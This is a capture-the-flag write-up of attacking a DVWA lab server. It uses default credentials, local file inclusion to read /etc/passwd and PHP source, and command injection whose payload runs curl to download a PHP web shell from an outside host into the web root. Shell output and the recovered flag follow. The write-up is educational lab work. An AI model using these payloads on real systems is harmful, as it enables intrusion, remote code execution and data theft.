

DVWA Thesis Experiment

Logging In

When accessing the service, we are greeted with a login screen:



Username

Password

Login

When googling `dvwa default passwords`, it becomes apparent that the default credentials are `admin/password`:



dvwa default passwords

✕ 🗨 🔄 🔍

AI-modus **Alle** Bilder Videoer Kortvideoer Nyheter Nett Mer ▾ Verktøy ▾



GitHub
[https://github.com > digininja > D...](https://github.com/digininja) · Oversett denne siden

digininja/DVWA: Damn Vulnerable Web Application (DVWA)

Default Credentials. Default username = admin. Default password = password ...can easily be brute forced ;)



Cybrary
[https://www.cybrary.it > blog](https://www.cybrary.it) · Oversett denne siden

SQL Injection Lab Part 2 – DVWA Login + Low Security ...

Place <https://192.168.1.106/dvwa/login.php> in the address bar. Login: admin; Password: password; Click on Login. image-3. Section 8: Set Security Level. Set ...



Edgenexus
[https://www.edgenexus.io > dvwa](https://www.edgenexus.io) · Oversett denne siden

DVWA - Damn Vulnerable Web server

Login to DVWA with default credential admin / password. DVWA login. You will now be logged into DVWA as admin. DVWA welcome page.



Medium · Purnika Tiwary
1 liker · for 1 år siden

DVWA — Brute Forcing

To log into DVWA default username and password are admin and password. In this walkthrough, we will brute force and gain a username and ...



LinkedIn · Wilfridus Handaya
Ca. 10 reaksjoner · for 7 måneder siden

Installing DVWA (Damn Vulnerable Web Application) on ...

... to initialize DVWA. Default Login Credentials. Once set up, log in using the default credentials: Username: admin; Password: password. 12 · Like.



StationX
[https://www.stationx.net > dvwa-...](https://www.stationx.net) · Oversett denne siden

The Best DVWA (Damn Vulnerable Web Application) 2025 ...

10. des. 2024 — The DVWA login page appears below. Enter the default DVWA credentials admin/ password. DVWA Login Page.

This lets us log in to the DVWA app. Here we can see links to sites containing the following vulnerabilities:

- Brute Force
- Command Injection
- File Inclusion
- File Upload
- SQL Injection
- XSS (reflected)
- Open HTTP Redirect

File Inclusion


We start by visiting the **File Inclusions** site. When pressing **file1.php**, the GET parameter **page** is changed to **file1.php** - indicating that we are using the raw GET parameter value as the path to include. We can further verify this by requesting with **page=/etc/passwd**:



From this output, we get several pieces of information:

- The “root” path of the website might be **/var/www/html**
- The page doesn’t validate the **page** value
- There is a separate **www-data** user, so this application is most likely not running as root

php://filter/convert.base64-encode/resource=/path/to/resource is a special “file” that when included in a PHP script returns the Base64-encoding of the resource provided in the path. This can be used to view the PHP source code:



Decoding this with Cyberchef gives us the source code of the LFI vulnerable site.

I can now use this to inspect the source code of all the pages, as we know that the root of the website is **/var/www/html**.

Command Injection

By using the trick above, we can see the source code of **/var/www/html/vulnerabilities/exec/index.php**:

Input

start: 2440 length: 2440
end: 2440 lines: 1
length: 0

+ 📁 🔄 🗑️ 🏠

czovL293YXNwLm9yZy93d3ctY29tbXVuaXR5L2F0dGFja3MvQ29tbWZ9Jbnp1Y3Rpb24nICKgLiAiPC9saT4NCgk8L3VsPg0KPC9kaXY+XG4i0w0KDQpkdndhSHRtbEVjaG8oICRwYWdLIick7DQoNCj8+DQo=

Output

start: 1830 time: 1ms
end: 1830 length: 1829
length: 0 lines: 68

📄 📋 🔗 🔄 🗑️

```
<?php

define( 'DVWA_WEB_PAGE_TO_ROOT', '../..' );
require_once DVWA_WEB_PAGE_TO_ROOT . 'dvwa/includes/dvwaPage.inc.php';

dvwaPageStartup( array( 'authenticated' ) );

$page = dvwaPageNewGrab();
$page[ 'title' ] = 'Vulnerability: Command Injection' . $page[ 'title_separator' ].$page[ 'title' ];
$page[ 'page_id' ] = 'exec';
$page[ 'help_button' ] = 'exec';
$page[ 'source_button' ] = 'exec';

dvwaDatabaseConnect();

$vulnerabilityFile = '';
switch( dvwaSecurityLevelGet() ) {
    case 'low':
        $vulnerabilityFile = 'low.php';
        break;
    case 'medium':
        $vulnerabilityFile = 'medium.php';
        break;
    case 'high':
        $vulnerabilityFile = 'high.php';
        break;
    default:
        $vulnerabilityFile = 'impossible.php';
        break;
}

require_once DVWA_WEB_PAGE_TO_ROOT . "vulnerabilities/exec/source/{$vulnerabilityFile}";

$page[ 'body' ] .= "
<div class=\"body_padded\">
    <h1>Vulnerability: Command Injection</h1>

    <div class=\"vulnerable_code_area\">
        <h2>Ping a device</h2>

        <form name=\"ping\" action=\"#\" method=\"post\">
            <p>
                Enter an IP address:
                <input type=\"text\" name=\"ip\" size=\"30\">
                <input type=\"submit\" name=\"Submit\" value=\"Submit\">
            </p>\n";

if( $vulnerabilityFile == 'impossible.php' )
    $page[ 'body' ] .= "                " . tokenField();


$page[ 'body' ] .= "
        </form>
        { $html }
    </div>

    <h2>More Information</h2>
    <ul>
        <li>" . dvwaExternalLinkUrlGet( 'https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution' ) . "</li>
        <li>" . dvwaExternalLinkUrlGet( 'http://www.ss64.com/bash/' ) . "</li>
        <li>" . dvwaExternalLinkUrlGet( 'http://www.ss64.com/nt/' ) . "</li>
    </ul>
</div>";
```

Because we already know that the security level is `custom`, it will default to including `impossible.php`. Judging by the name, we probably shouldn't try to do any command injection with the default `/vulnerabilities/exec`.

But maybe `low.php` still exists, and we just need to give it the correct input to let the most vulnerable script execute commands on the server?

First of all, let's take a look at the source code:



```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stripos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }


    // Feedback for the end user
    $html .= "<pre>{$cmd}</pre>";
}

?>
```

So it exists, and there is absolutely no input validation. Nice to know!

Manually requesting `low.php`

Using Burp Suite, we can send a POST request to `/vulnerabilities/exec/source/low.php` containing the correct body parameters, and despite the lack of a `$html` variable (which would've let us see output), we can still execute commands - because the use of `$html` is after the execution of the input command.




We know that the command is executed, because sending `1.1.1.1;sleep 10` makes the response come 10 seconds after the request is sent.

We can then craft the following payload for `ip` to download a PHP web shell that allows arbitrary command execution from `https://hackingarena.com/arena-exploits/cmd.txt` and place it in `/var/www/html/revsh.php`:

```

ip=1.1.1.1;
curl "https://hackingarena.com/arena-exploits/cmd.txt" > /var/www/html/revsh.php

```



This allows us to execute commands and get output - which is important when trying to find a flag. It also makes us no longer bound to the **ping** prefix and having to use Burp - both of these factors increase the speed of which we can discover the flag.

Using the shell access

Now, when visiting `/revsh.php`, we have an input field that we can put any command into and have it executed on the server.

Since our goal is to find a flag, all we need to do is **ls** different directories until we find something that seems like it should contain the flag:

```
100.113.75.28:8081/revsh x +
← → ↻ ⚠ Not secure 100.113.75.28:8081/revsh.php?cmd=ls+-l

ls -l Send


total 488
-rw-r--r-- 1 www-data www-data 7134 Nov 7 08:32 CHANGELOG.md
-rw-r--r-- 1 www-data www-data 32485 Nov 7 08:32 COPYING.txt
-rw-r--r-- 1 www-data www-data 1510 Nov 30 13:30 Dockerfile
-rw-r--r-- 1 www-data www-data 25027 Nov 7 08:32 README.ar.md
-rw-r--r-- 1 www-data www-data 21777 Nov 7 08:32 README.es.md
-rw-r--r-- 1 www-data www-data 30612 Nov 7 08:32 README.fa.md
-rw-r--r-- 1 www-data www-data 21709 Nov 7 08:32 README.fr.md
-rw-r--r-- 1 www-data www-data 26188 Nov 7 08:32 README.id.md
-rw-r--r-- 1 www-data www-data 35129 Nov 7 08:32 README.it.md
-rw-r--r-- 1 www-data www-data 32492 Nov 7 08:32 README.ko.md
-rw-r--r-- 1 www-data www-data 32043 Nov 7 08:32 README.md
-rw-r--r-- 1 www-data www-data 29032 Nov 7 08:32 README.pl.md
-rw-r--r-- 1 www-data www-data 21239 Nov 7 08:32 README.pt.md
-rw-r--r-- 1 www-data www-data 19838 Nov 7 08:32 README.tr.md
-rw-r--r-- 1 www-data www-data 34843 Nov 7 08:32 README.vi.md
-rw-r--r-- 1 www-data www-data 17394 Nov 7 08:32 README.zh.md
-rw-r--r-- 1 www-data www-data 151 Nov 7 08:32 SECURITY.md
-rw-r--r-- 1 www-data www-data 2883 Nov 7 08:32 about.php
-rw-r--r-- 1 www-data www-data 726 Nov 7 08:32 compose-backup.yml
drwxr-xr-x 5 www-data www-data 160 Dec 4 12:08 config
drwxr-xr-x 9 www-data www-data 288 Nov 7 08:32 database
-rw-r--r-- 1 www-data www-data 538 Dec 4 16:10 docker-compose.yml
drwxr-xr-x 5 www-data www-data 160 Nov 7 08:32 docs
drwxr-xr-x 6 www-data www-data 192 Nov 7 08:32 dvwa
drwxr-xr-x 3 www-data www-data 96 Nov 7 08:32 external
-rw-r--r-- 1 www-data www-data 1406 Nov 7 08:32 favicon.ico
-rw-r--r-- 1 www-data www-data 32 Nov 30 13:30 flag.txt
drwxr-xr-x 7 www-data www-data 224 Dec 16 14:21 hackable
-rw-r--r-- 1 root root 3205 Dec 4 12:06 index.php
-rw-r--r-- 1 www-data www-data 2053 Nov 7 08:32 instructions.php
-rw-r--r-- 1 www-data www-data 4064 Nov 7 08:32 login.php
-rw-r--r-- 1 www-data www-data 405 Nov 7 08:32 logout.php
-rw-r--r-- 1 www-data www-data 154 Nov 7 08:32 php.ini
-rw-r--r-- 1 www-data www-data 188 Nov 7 08:32 phpinfo.php
-rwxr-xr-x 1 www-data www-data 1048 Nov 30 14:25 reset_thesis_env.sh
-rw-r--r-- 1 www-data www-data 317 Dec 16 16:54 revsh.php
-rw-r--r-- 1 www-data www-data 84 Nov 7 12:23 robots.txt
-rw-r--r-- 1 www-data www-data 2508 Nov 24 09:04 security.php
-rw-r--r-- 1 www-data www-data 151 Nov 7 08:32 security.txt
-rw-r--r-- 1 www-data www-data 5103 Nov 7 13:26 setup.php
drwxr-xr-x 4 www-data www-data 128 Nov 7 08:32 tests
drwxr-xr-x 26 www-data www-data 832 Nov 7 08:32 vulnerabilities
```

Well this looks promising. Let's take a look by visiting /flag.txt:

```
← → ↻ ⚠ Not secure 100.113.75.28:8081/flag.txt

FLAG{INITIAL_FOOTHOLD_ACHIEVED}
```


We can also see that in `/hackable/uploads` there is a `flag.txt` file:



```
< > ↻ ⚠ Not secure 100.113.75.28:8081/revsh.php?cmd=ls+-l+hackable%2F*

-rw-r--r-- 1 www-data www-data 317 Dec 16 14:24 hackable/revsh.php
-rw-r--r-- 1 www-data www-data 6 Dec 16 14:18 hackable/tmp.txt

hackable/flags:
total 4
-rw-r--r-- 1 www-data www-data 678 Nov 7 08:32 fi.php

hackable/uploads:
total 8
drwxr-xr-x 11 www-data www-data 352 Dec 16 14:12 custom_495625b2efd6ee7f7eef2cd2154cdc7d
drwxr-xr-x 2 www-data www-data 64 Dec 16 11:11 custom_80c8830a0c1101b7f310f284a7c9d557
-rw-r--r-- 1 www-data www-data 718 Dec 16 14:12 custom_log.txt
-rw-r--r-- 1 www-data www-data 32 Dec 9 15:02 flag.txt

hackable/users:
total 24
-rw-r--r-- 1 www-data www-data 3681 Nov 7 08:32 1337.jpg
-rw-r--r-- 1 www-data www-data 3543 Nov 7 08:32 admin.jpg
-rw-r--r-- 1 www-data www-data 3063 Nov 7 08:32 gordonb.jpg
-rw-r--r-- 1 www-data www-data 2961 Nov 7 08:32 pablo.jpg
-rw-r--r-- 1 www-data www-data 4382 Nov 7 08:32 smithy.jpg

< > ↻ ⚠ Not secure 100.113.75.28:8081/hackable/uploads/flag.txt

FLAG{INITIAL_FOOTHOLD_ACHIEVED}
```

Final remarks

The flag was: `FLAG{INITIAL_FOOTHOLD_ACHIEVED}`

In addition to the process described in this writeup, I used the SQLi vulnerability to dump (and crack) all passwords - but none of these seem to have any real use case.

Additionally, I tried to upload a PHP script using the file upload page - and managed to do so somewhat successfully; the only problem was that when opening the script I uploaded it was never processed as PHP - which made it quite useless. My hypothesis here is that PHP execution is disabled for the directory `hackable/uploads` and that was why it failed.

I could also probably have created a proper reverse shell with `nc`, but because this is such a PHP-themed site and my only goal was to extract very simple

data from the server I decided to use the pre-built `cmd.txt` PHP script from the IN5290 course.